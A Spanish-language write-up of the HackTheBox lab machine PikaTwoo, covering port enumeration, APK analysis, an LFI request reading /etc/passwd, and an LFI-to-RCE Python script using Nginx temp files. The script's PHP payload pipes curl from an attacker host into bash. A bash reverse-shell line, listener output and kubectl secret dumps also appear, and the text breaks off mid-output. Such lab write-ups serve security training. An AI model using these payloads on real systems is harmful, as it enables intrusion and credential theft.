Bueno, hoy completaremos la que puede ser la máquina más díficil vista y por haber, el día de hoy, completaremos la máquina PikaTwoo de la plataforma HackTheBox, donde tocaremos los siguientes puntos:

- Server Side Request Forgery (SSRF)
- Subdomain Enumeration
- APK Analysis and Debugging
- Decoding APK with APKTool
- Installing the APK application and analyzing requests with BurpSuite
- Local File Inclusion (LFI)
- LFI + Abusing Nginx Temp Files to achieve RCE
- Kubernetes API Enumeration (kubectl)
- Docker Breakout
- Abusing CVE-2022-0811 [Privilige Escalation]

Enumeración

NMAP

Bueno, como en toda máquina, comenzaremos con el escaneo de puertos via protocolo TCP, usaremos la herramienta nmap

```
> nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.199 -oG allPorts
Nmap scan report for 10.10.11.199
PORT
        STATE SERVICE
                            REASON
22/tcp open ssh
                            syn-ack ttl 63
80/tcp open http
                           syn-ack ttl 63
443/tcp open https
                            syn-ack ttl 63
4369/tcp open epmd
                            syn-ack ttl 63
5672/tcp open amqp
                            syn-ack ttl 63
8080/tcp open http-proxy
                            syn-ack ttl 63
25672/tcp open unknown
                            syn-ack ttl 63
35357/tcp open openstack-id syn-ack ttl 63
```

Ahora, utilizaremos de nuevo nmap para escanear más profundamente servicios y versiones únicamente sobre estos puertos.


```
> nmap -p22,80,443,4369,5672,8080,25672,35357 -sCV 10.10.11.199 -oN targeted
Nmap scan report for 10.10.11.199
Host is up (0.047s latency).
PORT
         STATE SERVICE VERSION
22/tcp
         open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
ssh-hostkey:
   2048 f3922dfd8422d78df6b09e788eb93be7 (RSA)
   256 01e43ec06643df25af8a71b83906df9f (ECDSA)
256 4fec39764e719471befa7ffaa6a81674 (ED25519)
         open http
                        nginx 1.18.0
80/tcp
http-title: Pikaboo
_http-cors: HEAD GET POST PUT DELETE PATCH
http-server-header: nginx/1.18.0
443/tcp open ssl/http nginx 1.18.0
| http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=api.pokatmon-app.htb/organizationName=Pokatmon
Ltd/stateOrProvinceName=United Kingdom/countryName=UK
| Not valid before: 2021-12-29T20:33:08
| Not valid after: 3021-05-01T20:33:08
ssl-date: TLS randomness does not represent time
| tls-alpn:
_ http/1.1
| tls-nextprotoneg:
http/1.1
_http-server-header: APISIX/2.10.1
4369/tcp open epmd Erlang Port Mapper Daemon
epmd-info:
   epmd port: 4369
   nodes:
     rabbit: 25672
5672/tcp open amqp RabbitMQ 3.8.9 (0-9)
| amqp-info:
   capabilities:
     publisher confirms: YES
     exchange_exchange_bindings: YES
     basic.nack: YES
     consumer_cancel_notify: YES
     connection.blocked: YES
     consumer_priorities: YES
     authentication failure close: YES
     per_consumer_qos: YES
     direct_reply_to: YES
   cluster name: rabbit@pikatwoo.pokatmon.htb
   copyright: Copyright (c) 2007-2020 VMware, Inc. or its affiliates.
   information: Licensed under the MPL 2.0. Website: https://rabbitmq.com
   platform: Erlang/OTP 23.2.6
```

Si nos fijamos en el puerto 5672, ns podoemos percatar en el campo del cluster_name, que nos proporcionan un subdominio pikatwoo.pokatmon.htb, así que añadiremos el subdominio y el dominio al /etc/hosts, y si nos fijamos en el certificado SSL se nos el subdominio api.pokatmon-app.htb

```
> echo "10.10.11.199 pikatwoo.pokatmon.htb api.pokatmon-app.htb pokatmon-app.htb pokatmon.htb" | tee -a /etc/hosts
10.10.11.199 pikatwoo.pokatmon.htb api.pokatmon-app.htb pokatmon-app.htb pokatmon.htb
```

HTTP - TCP 80

Y bueno, aunque parezca que son muchos puertos, al final solo vamos a utilizar 2 o 3, asi que no os estreseis que esto al final es fácil. Comenzaremos inspeccionando la página web.



Bueno, esto parece una copia de Pokedex, vamos a enumerar más la web, asi que fuzzearemos con wfuzz , aunque podáis usar otras herramientas como gobuster o ffuf

```
> wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt http://pokatmon.htb/FUZZ
****************
* Wfuzz 3.1.0 - The Web Fuzzer
****************
Target: http://pokatmon.htb/FUZZ
Total requests: 220546
______
         Response Lines Word Chars
ID
                                         Payload
______
                10 L
000000002:
         301
                       16 W
                                179 Ch
                                         "images"
                 0 L
                                         "welcome"
000000244: 302
                       4 W
                               28 Ch
                              3340 Ch
175 Ch
                                         "login"
000000039: 200
                 114 L 196 W
000000076:
                 10 L
                       16 W
                                         "docs"
        301
                                3340 Ch
000000811:
         200
                 114 L 196 W
                                         "Login"
000001857:
         302
                 0 L
                        4 W
                                28 Ch
                                         "Welcome"
000001692:
         200
                 83 L
                       143 W
                                2371 Ch
                                         "forgot"
000002368:
         301
                 10 L
                       16 W
                                175 Ch
                                         "Docs"
000005031:
         301
                                181 Ch
                                         "artwork"
                 10 L
                       16 W
                        32 W
                                292 Ch
                                         "CHANGELOG"
000007829:
         200
                 15 L
```

Si accedemos a cada uno de los directorios no podemos encontrar nada interesante, y el login parece ser un rabbit hole. Así que comenzaremos a enumerar otros servicios.

HTTPS - TCP 443

Bueno, en este puerto únicamente podemos enumerar el certificado SSL y nada más

```
> openssl s client -connect pokatmon.htb:443
CONNECTED (00000003)
depth=0 C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
verify error:num=18:self-signed certificate
verify return:1
depth=0 C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
verify return:1
Certificate chain
0 s:C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
  i:C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
  a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
  v:NotBefore: Dec 29 20:33:08 2021 GMT; NotAfter: May 1 20:33:08 3021 GMT
Server certificate
----BEGIN CERTIFICATE----
MIIDmzCCAoOgAwIBAgIUc+lphhioCsS1kb5YJlVmse6kAawwDQYJKoZIhvcNAQEL
BQAwXDELMAkGA1UEBhMCVUsxFzAVBgNVBAgMDlVuaXRlZCBLaW5nZG9tMRUwEwYD
VQQKDAxQb2thdG1vbiBMdGQxHTAbBgNVBAMMFGFwaS5wb2thdG1vbi1hcHAuaHRi
MCAXDTIxMTIyOTIwMzMwOFoYDzMwMjEwNTAxMjAzMzA4WjBcMQswCQYDVQQGEwJV
SzEXMBUGA1UECAwOVW5pdGVkIEtpbmdkb20xFTATBgNVBAoMDFBva2F0bW9uIEx0
ZDEdMBsGA1UEAwwUYXBpLnBva2F0bW9uLWFwcC5odGIwggEiMA0GCSqGSIb3DQEB
AQUAA4IBDwAwggEKAoIBAQDppqggOGMl/0WNPEc3A5jUpDoJzAZdskJhcgOj0CEV
15eHWsIbJWW5P+TKt3cPa/8v0J5Pv0m8SuQXBQLh+58kNV1nG/Y721S4t+4xsL6A
owkmI1+OpKA+KAJPYZxHDC6w13ko5g35ezIDCdNS76bBBw7tDggdbkEdyrenC0bG
O5KFE+cSK6lTBtqWDuE/vM2yh5Eqcr/8QJhqu0JYEQjNOCI8lDYcm5yBqfnXUZ/g
MVlyhxhqL+iGzxh71PWGqflZqWqppWvYEVoGKtRoll1KVbBfEjZOgCGd26r04Pk/
Q1A72G0nRdiNYtGZdgfiVS53jlCLGFZAMshr4QPa/WcfAgMBAAGjUzBRMB0GA1Ud
DgQWBBQeN1ss9DZ+8VowsLJ9yFq4KW//gDAfBgNVHSMEGDAWgBQeN1ss9DZ+8Vow
sLJ9yFq4KW//gDAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQDQ
NMSaQp8MB7q1RvmCZ62TkRljms+gSq7BTRR8vyfW1HfGBeHg1Lu1RRABqmYi6EbD
OmBLiETvOcN2M4APtiZgsmTiDhtWWi2q750kMdXNd/IcnYNNHv4kVPvriExELjyN
ik86AMBfnUF167MywAG36HC3Fw+6MG7UWDLuW0d7Y/MyMRGOVWGbV8NhrQidnIqV
EThQ9oCP96MTkByXi9k8cF3qcYq7K8rJTx8xfAgW90LK2GOiG0xbwCGeRbMOstZs
Vqln/bwgaIHjxhC0doWx/ka/2TonVi7Ger20RGdADZvwz3u6P+S0wDYrwkOy1uPj
ju2e0y5y/lyk+PFCiC01
----END CERTIFICATE----
subject=C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
issuer=C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
SSL handshake has read 1588 bytes and written 537 bytes
Verification error: self-signed certificate
```

```
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
   Protocol : TLSv1.2
           : ECDHE-RSA-AES256-GCM-SHA384
   Session-ID: 2B111F88DF1186908AAB54B30D929D17C127F7335DBBFF950E7CA1FC8E1C5644
   Session-ID-ctx:
   Master-Key:
0A294E96A4E96B018DB8CB95A73D423295EF0E9B4E2BAC4D92F42E223D559E97F6D69879E20EA2B05B5BD704D0
508A4B
   PSK identity: None
   PSK identity hint: None
   SRP username: None
   TLS session ticket lifetime hint: 300 (seconds)
   TLS session ticket:
   0000 - a0 e4 f5 57 b1 03 3f 1b-dc c3 b4 e8 54 57 14 7a
                                                           ...W..?....TW.z
   0010 - c1 d3 d0 c8 75 f2 86 ba-f2 e5 ed a9 c3 68 e7 30
                                                           ....h.0
   0020 - 79 df 93 e2 9c 87 b7 35-a4 b4 df 7d c0 3e 90 52
                                                            y.....5...}.>.R
   0030 - 26 af ea 79 5c 52 52 12-18 ec b1 27 38 43 89 01
                                                            &..y\RR....'8C..
   0040 - bd 5f 9f 35 1a b0 af 92-15 d9 25 fb 7a 93 4e 38
                                                           ._.5....%.z.N8
                                                            F....|..*`^..8.q
   0050 - 46 aa c0 1f 7f 7c e6 a3-2a 60 5e ee aa 38 d0 71
   0060 - 09 96 f5 56 c2 2f b7 9b-e9 cc 44 be d1 4f 56 cf
                                                            ...V./....D...OV.
   0070 - 25 58 89 4e 80 3b a3 79-6d 19 7c 34 82 a4 60 51
                                                            %X.N.;.ym.|4...`Q
   0080 - 8f e7 af 50 28 d2 6b f4-ee 6c 94 70 12 a5 ee 46
                                                           ...P(.k..l.p...F
   0090 - 4b 51 26 98 e0 04 41 12-16 cb 95 ae 72 42 88 6e
                                                            KQ&...A....rB.n
                                                            V".0..!#7.8...)D
   00a0 - 56 22 95 4f 08 ff 21 23-37 f7 38 e4 83 cd 29 44
   00b0 - 19 1a 0a 01 2f 79 de df-36 2d d3 9e 7f 1f 9f fd
                                                           ..../y..6-....
   Start Time: 1681466017
   Timeout : 7200 (sec)
   Verify return code: 18 (self-signed certificate)
   Extended master secret: yes
```

Si intentamos fuzzear o cualquier otra cosa todas las rutas nos devolverán 404, asi que vamos a por el siguiente servicio

Erlang Port Mapper Daemon (EPMD) - TCP 4369

Como es la primera vez que toco este puerto, nos iremos a nuestra página de hacking favorita y buscaremos el puerto, aqui tenemos la web, asi que enumeraremos el puerto

Bueno, en el articulo también aparece que se puede obtener un Remote Code Execution (RCE) pero no tenemos la cookie y bruteforcearla no es plan.

AMQP - TCP 5672

Este puerto 3/4 de lo mismo del anterior, asi que os dejaré aqui la página de HackTricks y comenzaremos a enumerar este puerto.

```
> nmap -sV -Pn -n -T4 -p 5672 --script amqp-info 10.10.11.199
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-14 12:01 CEST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.10.11.199
Host is up (0.042s latency).
PORT
        STATE SERVICE VERSION
5672/tcp open amgp RabbitMQ 3.8.9 (0-9)
amqp-info:
    capabilities:
      publisher_confirms: YES
      exchange exchange bindings: YES
      basic.nack: YES
      consumer_cancel_notify: YES
      connection.blocked: YES
      consumer_priorities: YES
      authentication failure close: YES
      per consumer gos: YES
      direct_reply_to: YES
    cluster_name: rabbit@pikatwoo.pokatmon.htb
    copyright: Copyright (c) 2007-2020 VMware, Inc. or its affiliates.
    information: Licensed under the MPL 2.0. Website: https://rabbitmq.com
    platform: Erlang/OTP 23.2.6
   product: RabbitMQ
   version: 3.8.9
   mechanisms: AMQPLAIN PLAIN
locales: en US
```

Aparte de todo esto no podemos enumerar más, asi que saltaremos al siguiente puerto.

HTTP - TCP 8080


Este puerto es como el 443, asi que no podremos enumerar nada más guitado el directorio /v1/

Unknown - TCP 25672

Bueno, no he podido encontrar ninguna fuente sobre este puerto, así que no podemos enumerar nada más

HTTP - TCP 35357

Si visitamos la página web, podemos encontrar información importante, como que el puerto 5000 está abierto pero no al público, podemos pensar en un Server Side Request Forgery



Explotación

Server Side Request Forgery (SSRF)

Bueno, no he conseguido mucha cosa aqui, en un futuro añadiré más

APK Analysis

Bueno, hemos conseguido la APK, así que la instalaremos con Anbox, pero antes de eso la intentaremos analizar con APKTool

```
> apktool d pokatmon-app.apk
I: Using Apktool 2.5.0 on pokatmon-app.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
W: Cant find 9patch chunk in file: "drawable-hdpi-v4/notification_bg_low_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-mdpi-v4/notification_bg_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-mdpi-
v4/notification_bg_normal_pressed.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-xhdpi-v4/notification_bg_low_pressed.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-xhdpi-
v4/notification_bg_normal_pressed.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-mdpi-v4/notification_bg_low_pressed.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-hdpi-v4/notification_bg_low_pressed.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-mdpi-v4/notification_bg_low_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-hdpi-
v4/notification bg normal pressed.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-xhdpi-v4/notification_bg_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-xhdpi-v4/notification_bg_low_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-hdpi-v4/notification_bg_normal.9.png".
Renaming it to *.png.
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Esto nos genera un directorio pokatmon-app con todos los archivos de la APK dentro, listaremos los archivos en busca de posibles credenciales

```
find . | grep -E "password|keys"
./assets/flutter_assets/keys
./assets/flutter_assets/keys/public.pem
./assets/flutter_assets/keys/private.pem
```

Nos proporcionan dos claves RSA, pública y privada, se pueden utilizar para conectarse a la API, pero yo lo hice de otra manera

Si instalamos la APK en un móvil Android, nos encontramos con lo siguiente






Email address

Invite Code

Join Beta

Parece ser una aplicación de logueo, asi que insertaremos cualquier cosa






Email address ———————————————————————————————————
l4nder@l4nder.htb
Invite Code
•••••

Join Beta

Pero si le damos al botón de Join beta , nos devuelve el siguiente mensaje de error



Con este mensaje de error, podemos imaginar que la aplicación está intentando conectarse a un servidor para enviar las credenciales, pero como tenemos instalada la VPN de HTB en el móvil, asi que interceptaremos la petición con BurpSuite para encontrar cositas (no voy a hacer esta parte porque es muy extensa y me salieron varios errores, si tenéis alguna duda no dudeis en hablarme por Discord)

Local file Inclusion (LFI)

Inspeccionando las peticiones de la APK, nos enteramos de ciertos parámetros enviados a la página http://pokatdex-api-v1.pokatmon-app.htb/admin/content/assets/add/hereadd , asi que intentaremos explotarlo, con la siguiente petición conseguiremos un LFI

```
POST /admin/content/assets/add/hereadd HTTP/1.1
Host: pokatdex-api-v1.pokatmon-app.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-
Language: en-GB, en-US; q=0.7, en; q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Cookie: SESSA0=1111111
Content-Length: 37
debug=1&region=../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
www:x:1000:1000::/home/www:/bin/sh
```

Podemos observar un usuario www , intentaremos buscar más cosas

LFI2RCE Via Nginx Temp Files

Después de investigar, observamos que el servidor es un NGINX, asi que podemos usar este post de HackTricks para obtener un Remote Code Execution, tendremos que editar un poquito el script para obtener el RCE correctamente

```
#!/usr/bin/python3
import sys
import threading
import requests
URL = 'http://pokatdex-api-v1.pokatmon-app.htb/admin/content/assets/add/hereadd'
headers = {
    "Content-Type": "application/x-www-form-urlencoded",
   "Cookie": "SESSAB=1111111",
}
data = {"region": "../../../proc/cpuinfo", "debug": "true"}
print("[+] Reading /proc/cpuinfo")
r = requests.post(URL, headers=headers, data=data)
cpus = r.text.count('processor')
print("[+] Reading /proc/sys/kernel/pid_max")
data = {"region": "../../../proc/sys/kernel/pid_max", "debug": "true"}
r = requests.post(URL, headers=headers, data=data)
pid_max = int(r.text)
print(f'[*] cpus: {cpus}; pid_max: {pid_max}')
nginx_workers = []
for pid in range(pid_max):
   data = {"region": "../../../proc/" +
           str(pid)+"/cmdline", "debug": "true"}
   r = requests.post(URL, headers=headers, data=data)
   if b'nginx: worker process' in r.content:
       print(f'[*] nginx worker found: {pid}')
       nginx_workers.append(pid)
       if len(nginx_workers) >= cpus:
           break
done = False
```

```
def uploader():
    print('[+] starting uploader')
    while not done:
        requests.get(URL, data='<?php system("curl http://10.10.14.XX/shell|bash"); /*' +</pre>
16*1024*'A')
for in range(16):
    t = threading.Thread(target=uploader)
   t.start()
def bruter(pid):
    global done
    while not done:
        print(f'[+] brute loop restarted: {pid}')
        for fd in range(4, 32):
            data = {"region": "../../../proc/self/fd/" +
                    str(pid)+"/../../"+str(pid)+"/fd/"+str(fd)+"", "debug": "true"}
            r = requests.post(URL, headers=headers, data=data)
            if "uid=" in r.text:
                print(r.text)
                exit()
for pid in nginx_workers:
    a = threading.Thread(target=bruter, args=(pid, ))
    a.start()
```

Crearemos un archivo shell con el siguiente contenido

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.XX/443 0>&1
```

Ejecutaremos un servidor HTTP con python y nos pondremos en escucha con netcat en el puerto 443, después de un tiempo, conseguiremos una shell interactiva en, ¿un contenedor?

```
> nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.130] from (UNKNOWN) [10.10.11.199] 33302
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www@pokatdex-api-75b7bd96f7-2xkxk:/www$
```

Docker Breakout

Pues sí, estamos en un contenedor, vamos a intentar enumerarlo un poco más, podemos encontrar un archivo token en el directorio /run/secrets/kubernetes.io/serviceaccount/token, parece ser un token para los Kubernetes

Ahora que tenemos el token, podremos enumerar el servicio Kubernetes corriendo en el puerto 8443, pero, ¿en que host? Vamos a subir un binario estático de nmap para escanear todo nuestro entorno, el puerto 8443 parece estar abierto en el host 10.244.0.1, el cual parece ser la máquina real

```
www@pokatdex-api-75b7bd96f7-2xkxk:/tmp$ ./nmap -p 8443 10.244.0.0/24
Nmap scan report for 10.244.0.1
Host is up (0.0034s latency).
PORT STATE SERVICE
8443/tcp open unknown
```

Vamos a enumerar el servicio!

```
www@pokatdex-api-75b7bd96f7-2xkxk:/tmp$ ./kubectl --token $TOKEN --server
https://10.244.0.1:8443/ --insecure-skip-tls-verify -n applications get secrets -o yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    APISIX ADMIN KEY: YThjMmVmNWJjYzM3NmU5OTFhZjBiMjRkYTI5YzNhODc=
    APISIX_VIEWER_KEY: OTMzY2NjZmY4YjVkNDRmNTAyYTNmMGUwOTQ3NmIxMTg=
  kind: Secret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration:
        {"apiVersion":"v1","data":
{"APISIX_ADMIN_KEY":"YThjMmVmNWJjYzM3NmU5OTFhZjBiMjRkYTI5YzNhODc=","APISIX_VIEWER_KEY":"OT
MzY2NjZmY4YjVkNDRmNTAyYTNmMGUwOTQ3NmIxMTg="},"kind":"Secret","metadata":{"annotations":
{}, "name": "apisix-credentials", "namespace": "applications"}, "type": "Opaque"}
    creationTimestamp: "2022-03-17T22:02:57Z"
    name: apisix-credentials
    namespace: applications
    resourceVersion: "806"
    uid: be010bfa-acfb-410b-a5a3-23a2be554642
  type: Opaque
- apiVersion: v1
  data:
    ca.crt:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCakNDQWU2Z0F3SUJBZ01CQVRBTkJna3Foa21H0XcwQkFRc0
ZBREFWTVJNd0VRWURWUVFERXdwdGFXNXAKYTNWaVpVTkJNQjRYRFRJeU1ETXdPVEU1TURZek1Wb1hEVE15TURNd056
RTVNRF16TVZvdØZURVRNQkVHQTFVRQpBeE1LYldsdWFXdDFZbVZEUVRDQØFTSXdEUV1KS29aSWh2YØ5BUUVCQ1FBRG
dnRVBBRENDOVFvO2dnRUJBTm5oC1U2Y083amNWOTEzNF1BS3g2NDJ3N0dOc2UvdC9DMHBPRHhpTGNoSmovcFVnVjNm
```

ZBREFWTVJNdOVRWURWUVFERXdwdGFXNXAKYTNWaVpVTkJNQjRYRFRJeU1ETXdPVEU1TURZek1wb1hEVE15TURNdO56
RTVNRF16TVZvdOZURVRNQkVHQTFVRQpBeE1LYldsdWFXdDFZbVZEUVRDQOFTSXdEUVlKS29aSWh2Y05BUUVCQ1FBRG
dnRVBBRENDQVFvQ2dnRUJBTm5oClU2Y083amNWOTEzNF1BS3g2NDJ3N0dOc2UvdC9DMHBPRHhpTGNoSmovcFVnVjNm
TTBWL3dRR0k10X1hNDhTdW0KK1RzcUppd2RXT21JckEyUEZOSVJhMUpyUjg5RHd4bERad0VVSE1YSmxZNTFRdVE0cm
EyNUZvMXBGWWx2UUFTQQpBUU1SMjUwb1QwYVd0S25pTVQ1TDNYNnM1RmcvQVU2R211NkxBV1YrVW8xZ1ZMeTRjZ3cv
TnZDMXF4azJXMnkxCjJYU2hPcTVkQnMveE5WMGxtMzgvUG9hK2xtamVaZGJWMzJJa1NIT1QvUGRrNldkYm0va01HK3
dDd2tkaERRdGYKVHRPd1dobG5Qb3pDMDU2cU1SZnBKSytxOHpoWGwvTmVIZkhKL04vQmpqYzVxRHd4a3h1cEpGunJ1
dmQvd0xnLwp0S0sxajBSTWR3NnM2QmhiTUcwQ0F3RUFBYU5oTUY4d0RnWURWUjBQQVFIL0JBUURBZ0trTUIwR0ExVW
RKUVFXCk1CUUdDQ3NHQVFVRkJ3TUNCZ2dyQmdFRkJRY0RBVEFQQmd0VkhSTUJBZjhFQ1RBREFRSC9NQjBHQTFVZERn
UVcKQkJTVERUVHFEc2Nqcn14v0Voa2MxYkpySjdQZ0V6QU5CZ2txaGtpRz13MEJBUXNGQUFPQ0FRRUFWY2Erd0Z0eA
pEajBKT0QvY1N3a11Uy0Yzcit5YzJWVWNQZVdOMmhjN0F2dndLTn1LTH15K2hESEtCN0ZTTDV2U2d3OHhld1YxCkx6
bjR5dVIzNzBNSCt0R25UNVZaTFVjVU5iakpOTSsxNDJOc1dSU1J4dzZQSVZ4cFR60UFzdk9WcURJbFhUTXAKaURNRG
RrbG16aGRGbHdKV08wRUQ0c291NEFhQ3NXR1E5d013ZEFSbWY4TTh2QW1kZUY1TWlwTjFHSEFNaTZ2WA00UzdCSjZP
RFNmRmpuSTRBWWhuZ215UzBseW56TUV4ZnJrVXRi0XJjNWFNcXdnd1QrRGs3eUc4SmxJNG1v0C9zCmFXT25jSVZBUz
RDQX1pZG1Zdm1id05GVklMemM5VXVrcGMyV3M2RzNaeTdZQ014d2ZkYkZZNUVCY2MxQXRCWVoKc0k2WldJV0x5VkJu
SGc9PQotLS0tLUVORCBDRVJUSUZJQ0FURS0tLS0tCg==

namespace: YXBwbGljYXRpb25z

token:

